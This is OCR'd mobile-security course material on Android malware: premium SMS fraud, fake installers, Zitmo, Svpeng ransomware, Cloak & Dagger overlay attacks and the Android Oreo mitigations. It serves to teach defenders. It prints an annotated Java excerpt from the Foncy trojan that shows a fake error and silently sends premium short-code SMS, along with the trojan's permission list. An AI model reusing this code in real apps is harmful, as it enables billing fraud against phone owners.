
Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 2

The Stolen Device Threat
Jailbreaking iOS
Rooting Android
Data Storage on Android
Exercise: Android Backup Analysis
Data Storage on iOS
Exercise: iPhone Data Analysis
Mitigating Malware
Exercise: Android Malware Analysis

This page intentionally left blank.



Mitigating Mobile Malware

Malware affecting mobile devices is a growing threat for enterprise organizations and end users alike. Mobile malware takes advantage of the growth of mobile device adoption and use with the introduction of new attack opportunities. With new financial gain opportunities accessible to attackers through mobile device exploits, mobile malware is increasing at an alarming rate for quick fraud attacks that benefit the adversary.

Overall, mobile malware is still a small fraction of the overall malware problem affecting organizations. Although mobile-focused malware is affecting a growing number of users, the affected user rate is still much lower than malware affecting traditional computing devices.

Mobile malware affects all mobile devices, but the exposure varies significantly between platforms, with Android users the increasingly popular target.

MOBILE MALWARE INCENTIVES

Growth in mobile malware is influenced by attacker opportunities

Many incentives tied to financial profit opportunities, but not exclusively

Some incentives are unique to mobile devices

- Combining ease of exploitation, large number of targets, and immediate financial gain

Mobile Malware Incentives

To see such dramatic growth in malware, there needs to be a motivator for attackers. For mobile devices, the growth in mobile malware is directly influenced by attacker opportunities. Much of the mobile malware incentive is tied to financial profit opportunities, but this is not exclusively the case, with secondary incentives including hacktivism (hacking to promote a political cause), personal information exfiltration, and user credential theft.

Other motivators for attackers are similar to that of traditional malware targets, though vulnerabilities in common mobile devices make exploitation simpler in many cases, as we see in this module.


USER CREDENTIAL THEFT

Mobile phones are increasingly relied upon for two-factor authentication via SMS

- Primarily for banking applications and related financial activities

Zitmo variant of the ZeuS trojan controls SMS and phone functionality, blocking select calls and intercepting SMS messages

Works with the PC variant of the ZeuS trojan for effective banking control bypass



User Credential Theft

Many mobile phones are relied upon as part of a two-factor authentication system via SMS messaging. Primarily used by banking applications and other related financial activities, a user who requests an online fund transfer is sent a mobile transaction authorization number (mTAN) to the mobile phone number associated with the account. The user then enters the mTAN number received over SMS to complete the transaction. In this fashion, an attacker who compromises a Windows or OS X host remotely cannot complete a transaction without additional access to the mobile device.

The Zitmo (Zeus In The Mobile) malware is an evolution of the ZeuS Windows-based malware, targeting BlackBerry, Android, Windows Mobile, and Symbian phone users. Zitmo-infected devices enable an attacker to control SMS and phone functionality, blocking inbound and outbound calls, and silently intercepting SMS messages. Combined with a ZeuS-infected system, Zitmo enables an attacker to bypass the mTAN authorization function by intercepting and redirecting the mTAN value to an attacker.

Reference

More information on the Zitmo malware is available at http://blog.trendmicro.com/trendlabs-security-intelligence/zeus-targets-mobile-users/ and https://www.kaspersky.com/about/press-releases/2011_teamwork-how-the-zitmo-trojan-bypasses-online-banking-security.

PREMIUM RATE/SHORT CODE SMS


Almost all mobile devices can send SMS messages

Premium rate services charge for each SMS received

- End users are billed by MO in their normal billing cycle
- Attacker is paid immediately

Opportunity to silently send SMS on Android, significant attacker motivator

Since Android 4.2, confirmation is needed before premium SMS sent




Premium Rate/Short Code SMS

Because mobile phones have nearly ubiquitous access to SMS messages, attackers have leveraged this functionality in malware for financial profit. Mobile Operators (MOs) offer SMS short code or premium rate services in which an organization can pay the MO for access to a short SMS number that is associated with a fixed financial charge per received message, billed to the sender of the message. For example, a presidential candidate may establish a short code campaign contribution function "Text 31337 with the message MATRIX to donate $5 to the Skoudis campaign". Upon sending the message, the organization establishing the short code service is paid immediately by the MO, and the sender is also charged immediately, though the sender may not recognize the charge until his next bill.

Short Code SMS has been widely exploited on Android devices for quick financial gain. The victim who runs the attacker's malware silently sends one or more SMS messages to the Short Code service, producing a payout for the attacker quickly. These malware threats are typically short-lived, in which the attacker and the company registering the Short Code service are no longer accessible by the time victims recognize the fraudulent charges.


Since Android 4.2, users are required to confirm that they want to send a text to a premium number.



Mobile Malware Delivery Methods

Mobile device malware is distributed in several methods:

- **Official app store repositories:** Mobile malware is distributed in official app store repositories, including the Apple App Store, Google Play, and the BlackBerry App World. This distribution mechanism is typically short-lived prior to the removal of the malicious software.
- **Third-party app store repositories:** Third-party app stores are popular for Android devices (especially in European and Asian markets), for jailbroken iOS devices, and for unlocked Windows Phones. A significant number of Android malware attacks target these third-party application markets because they are typically much slower to respond to malicious software reports, allowing the attacker to continue distributing software for a greater length of time.
- **Malicious websites for direct download:** Mobile malware for Android and jailbroken iOS devices can originate from any website URL for direct download and installation. This can come in the form of website ads or be distributed through email or SMS messages. This distribution method can remain active for an extended period of time but has a limited audience beyond targeted users.



Android Malware

The Android platform is the most highly targeted by malware authors among the four major mobile device vendors. This targeting is the result of several factors, including the ability for an attacker to send SMS messages silently without notifying the end user (a critical component of SMS short code scams), the ability to run untrusted applications, and easy access to publish applications in third-party application stores with less security scrutiny than Google Play.

The architecture of Android applications makes it easy for an attacker to repackage legitimate applications with malware, reusing and preserving the functionality of a game while introducing malicious content. Further, Android is currently the leader with the greatest market share for all mobile devices, while harboring a fragmented platform model that precludes end users from obtaining security updates that prolong device exposure.

ANDROID FAKE INSTALLERS

Popular distribution method for Android malware

Impersonates a legitimate application, bundled with malicious activity

- Increasingly SMS short code messages

May behave as a trojan or more malicious infection vector

Fast to develop; quick to exploit. Many fake installers have no functionality other than malicious behavior.

Android Fake Installers

A current trend in Android malware is the fake installer scam in which an attacker impersonates a legitimate application with malware. The fake installer frequently bundles SMS short code functionality to yield a quick profit for the attacker, possibly combined with other trojan or malicious infection vectors.

Android fake installers are easy and fast to develop and quick to exploit end-user naiveté as an opportunity to obtain a desirable application for less or no cost. Many fake installers have no additional functionality other than to deliver the malicious behavior and exploit the end user.

TROJAN-SMS.ANDROIDOS.FONCY


Impersonates SuiConFo data and minutes usage tracker

- Displays an error at startup, while delivering SMS short code messages
- Targets several European countries and Canada

Hides incoming SMS messages from specific phone numbers

- Used for C&C channel

Sends victim tracking information to a French cell phone number



Trojan-SMS.AndroidOS.Foncy


The Trojan-SMS.AndroidOS.Foncy (Foncy) Android fake installer impersonates the legitimate SuiConFo application. SuiConFo is a popular tool for real-time MO usage tracking (voice minutes, data usage, SMS message usage, and more). The Foncy malware is packaged using the same icon and name as the legitimate SuiConFo application but does not exhibit any of the same functionality.

After installing and running Foncy, the user sees an error message as shown on this slide, with no other visible functionality. As soon as the application is started, however, it hooks the system boot process to persistently infect the device, targeting several country-specific SMS short code services in Europe and Canada. Further, Foncy intercepts all incoming SMS messages to create a C&C channel for the attacker to take additional action in the future.

An interesting component of Foncy is that it sends victim tracking information to a French cell phone number regardless of the country code of the device. This functionality may be a tracking and infection monitoring function added by the malware author.

FONCY PERMISSION REQUIREMENTS

```
<user-permission android:name="android.permission.INSTALL_PACKAGES" />
<user-permission android:name="android.permission.USE_CREDENTIALS" />
<user-permission android:name="android.permission.INTERNET" />
<user-permission android:name="android.permission.BLUETOOTH_ADMIN" />
<user-permission android:name="android.permission.DEVICE_POWER" />
<user-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.ACCESS_GPS" />
<uses-permission android:name="android.permission.ACCESS_LOCATION" />
```



Suspicious permission requests, but potentially inline with a monitoring tool that tracks SMS usage and other metrics.

Foncy Permission Requirements

When the end user installs Foncy, the Android platform displays a notification dialog indicating that the application can receive and send SMS messages. Investigating the malware AndroidManifest.xml file that declares the application permissions, we see that the android.permission.SEND_SMS and android.permission.RECEIVE_SMS are used, as well as additional permissions to install additional software, access the internet, read contact information, and access GPS and location services.

Many users still install malware such as Foncy despite the application permissions simply because they do not understand the permissions that are requested, they do not notice the permission declaration, they are desensitized to the Android permission management process, or they have become accustomed to granting permissions to applications regardless of what is requested.

```
/* This code is executed when the trojan installer is started */
public void onCreate(Bundle paramBundle) {
  super.onCreate(paramBundle);
  /* This line draws the "error" on the screen for the user */
  Toast.makeText(this, "ERROR: Android version is not compatible", 1).show();
  /* Get telephony information, including SIM country code */
  String str1 = ((TelephonyManager)getSystemService("phone")).getSimCountryIso();
  String str2;
  String str3;
  if (str1.equals("fr")) /* Only if the country code is France */
  {
    str2 = "81001"; /* Target SMS short code number */
    str3 = "STAR";  /* Message for the short code "purchase" */
  }
  while (true) {     /* This while(true) loop is illogical; see return below! */
    /* Invoke the SMS manager, send the short code message 4 times */
    SmsManager localSmsManager = SmsManager.getDefault();
    localSmsManager.sendTextMessage(str2, null, str3, null, null);
    localSmsManager.sendTextMessage(str2, null, str3, null, null);
    localSmsManager.sendTextMessage(str2, null, str3, null, null);
    localSmsManager.sendTextMessage(str2, null, str3, null, null);
    return;
  }
```


Foncy Short Code Delivery

The code excerpt on the slide is taken from the Foncy Android malware. Comments inside /* */ blocks have been added by this author.

The **onCreate()** function represents the main body of the Android application. Quickly, the application calls the **Toast.makeText()** function to display the Android version incompatibility error, though this is clearly a ruse designed to trick the end user. Immediately after, the application identifies the SIM country code for the application and then uses several conditional expressions for several country codes. If the country code is France ("fr"), the malware composes an SMS message to the short code 81001 with the message STAR. This short code is delivered four times using the Android SMS delivery function, enabling the author to quickly and easily profit from the distribution of the malware. Subsequent code handles similar SMS short code delivery for other country codes and then establishes the C&C channel using the SMS handler.


ANDROID RANSOMWARE: SVPENG

Banking malware attempts to obtain credit card and banking credentials

- Pops up windows over browser, banking apps, Google Play

Informs victim that they have been caught by the FBI accessing child pornography

- Takes a picture of the victim
- Requires MoneyPak purchase and payment of $200 to unlock



Android Ransomware: Svpeng

A recent trend in Android malware is the threat of ransomware. The Svpeng malware affects Android devices, initially as banking malware that would display pop-up windows over online banking apps, web access to online banking sites, and access to the Google Play store impersonating an authentication prompt that sends the supplied credentials to the attacker. A later evolution of the Svpeng malware also shows victims the FBI logo and locks down the phone to prevent access. The FBI logo page displayed by Svpeng indicates that the device was caught accessing child pornography and that a payment of $200 in MoneyPak vouchers is required to unlock the device. The app would also use the front-facing camera to take a picture of the device user, helping to reinforce the concept of falsely applied guilt.

Many ransomware malware threats use encryption to deny the user access to file resources on the device or leverage device management capabilities to lock devices and prevent further access. Criminals require payment through a variety of money-handling services to obtain the key material needed to recover file data. Frequently, the criminals extend the attack to extort additional money from the victim after an initial payment.

Reference


An excellent article by Roman Unuchek of Kaspersky Labs describes the Svpeng malware in detail; it is available at http://securelist.com/blog/incidents/63746/latest-version-of-svpeng-targets-users-in-us/.

ACCESSIBILITY FEATURES ABUSE: CLOAK & DAGGER ATTACK

Cloak & Dagger: multiple attacks exploiting Android UI accessibility features

Relies on two primary permissions: SYSTEM_ALERT_WINDOW and BIND_ACCESSIBILITY_SERVICE

- Intended for visual and physical accessibility assistance; permissions don't require explicit permission from apps
- Can be used to overlay content over legitimate apps to steal data, manipulate system prompts




Accessibility Features Abuse: Cloak & Dagger Attack

The Android Cloak & Dagger attack uses Android accessibility features to exploit how Android renders activity (screen) views to capture authentication credentials or other sensitive information.

The Android accessibility features are intended for developers to make their applications accessible to people with a visual impairment. With the SYSTEM_ALERT_WINDOW and/or BIND_ACCESSIBILITY_SERVICE privileges, an application can overlay other application visual components on the system, potentially tricking a user into interacting with a malicious application while preserving the visual accuracy of the legitimate application.

For example, consider the Facebook login shown on the left. Observing this login page after launching the Facebook application, the user would reasonably believe that Facebook is prompting them to enter their credentials and log in to the system. However, a piece of malware with the BIND_ACCESSIBILITY_SERVICE privilege could manipulate the effect of the application, creating fake username and password input dialogs shown on the right of this page. Since the fake dialogs are generated by the malware, the attacker could collect the Facebook credentials and send the data to a remote server, then complete the Facebook authentication process such that the user is unaware of a disruption in normal application use.



Cloak & Dagger Attack Variations

The Cloak & Dagger attack has additional variations as well. The Content-aware Clickjacking attack attempts to access local system functions that would warrant a system modal dialog prompt (such as accessing a *dangerous* permission or changing a protected system setting). The malware can't answer the system prompt for the user, but it can draw a new screen over the modal dialog, providing a different prompt for the user to answer while revealing only the modal dialog button the attacker wants the user to choose (shown on the middle on this page, where *CANCEL* and *OK* are choices for a system access privilege, but the Content-aware Clickjacking attack only shows the *OK* prompt with a different message).

Another variation on the Cloak & Dagger attack is the Invisible Grid attack. Applications behave normally, but the malware creates an invisible keyboard-shaped grid over the normal system keyboard (shown on the right on this page). This allows the attacker to intercept all keystrokes and pass them through to the legitimate application.

OREO ACCESSIBILITY FIXES

Oreo changes the Settings app to remove overlay windows

- To use accessibility features, apps require explicit permission in Settings | Accessibility
- In Oreo, clickjacking cannot be used in Settings to trick the user into granting this privilege

Accessibility features are widely used for non-accessibility UI features

- Creative display options that don't fit with conventional UI Android capabilities

Google is contacting developers with apps using the BIND_ACCESSIBILITY_SERVICE permission

- Developers must explain to users how their app helps people with disabilities, or remove the permission, or unpublish the app

Oreo Accessibility Fixes

With Android Oreo, Google eliminated overlays in the Settings app. In order to use the accessibility service, an Android app must be explicitly granted accessibility privilege by navigating to Settings | Accessibility and selecting the desired app. Without overlay windows in Settings, malware cannot leverage clickjacking to trick the user into granting this privilege. However, if the attacker can trick the user into granting accessibility privilege manually (e.g., as part of a phishing attack or other social engineering effort), the remainder of the Cloak & Dagger attacks are still accessible.


Accessibility features are widely used by applications for non-accessibility-related enhancements. Several developers have reported that Google is contacting developers using the BIND_ACCESSIBILITY_SERVICE permission, requiring that they explain how their application is offering accessibility services to people with disabilities, or to remove the permission from their application, or to unpublish the app altogether (https://www.reddit.com/r/Android/comments/7c4go5/is_google_play_really_going_to_suspend_all_apps/).

PER-APP THIRD-PARTY APP INSTALLATION PERMISSION

Oreo eliminated the global *Allow unknown sources* option to install apps from third parties

Third-party apps are installed on a per-app basis

- Requires REQUEST_INSTALL_PACKAGES permission
- Users could permit Dropbox to install third-party apps, but prohibit Chrome



Per-App Third-Party App Installation Permission

Prior to Android Oreo, users could only install apps from the Google Play Store unless the *Allow unknown sources* option was turned on in the Settings app. This control was very coarse from a security perspective since turning on Allow unknown sources allowed not only third-party apps stored, but also app installation from any URL or download, sideloading through ADB or through an SD card, or installation from any installed third-party application.

With Android Oreo, the Allow unknown sources option has been removed. Instead, applications grant or deny the privilege to install third-party apps on a *per-app* basis when built with the REQUEST_INSTALL_PACKAGES permission. For example, Chrome on Android is built with the REQUEST_INSTALL_PACKAGES permission, and in Android Oreo if you download an APK with Chrome, it will prompt you to change the Settings app to explicitly grant this app Install unknown apps privilege.

